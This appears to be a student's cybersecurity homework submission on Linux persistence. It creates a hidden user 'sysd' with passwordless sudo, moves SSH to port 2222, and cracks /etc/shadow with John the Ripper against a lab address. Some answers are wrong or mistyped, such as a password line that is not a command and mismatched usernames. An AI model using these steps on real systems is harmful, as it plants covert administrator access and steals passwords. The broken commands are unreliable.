
**Week 6 Homework Submission File: Advanced Bash - Owning the System**

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

**Step 1: Shadow People**

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:
   * Your solution command here: adduser --no-create-home sysd



1. Give your secret user a password:
   * Your solution command here: password: passw0rd
2. Give your secret user a system UID < 1000:
   * Your solution command here: usermod –u 99 sysd. id sysd



1. Give your secret user the same GID:
   * Your solution command here: groupmod –g 99 sysd. Id sysd




1. Give your secret user full sudo access without the need for a password:
   * Your solution command here: in /etc/sudoers.tmp #includedir /etc/sudoers.d sysd ALL=(ALL) NOPASSWD:ALL




1. Test that sudo access works without your password:

Your bash commands here: sudo ls -l



**Step 2: Smooth Sailing**


1. Edit the sshd\_config file:




Your bash commands here: sudo nano sshd\_config. Change port to 2222.

**Step 3: Testing Your Configuration Update**

1. Restart the SSH service:
   * Your solution command here: sudo netstat -tlpn ss | grep ssh



1. Exit the root account:
   * Your solution command here: sudo su ssyd
2. SSH to the target machine using your sysd account and port 2222
   * Your solution command here: : ssh sysadmin@192.168.6.105 -p 2222



1. Use sudo to switch to the root user:
   * Your solution command here: sudo su root

**Step 4: Crack All the Passwords**

1. SSH back to the system using your sysd account and port 2222:
   * Your solution command here: ssh sysadmin@192.168.6.105 -p 2222
2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
   * Your solution command here: john /etc/shadow

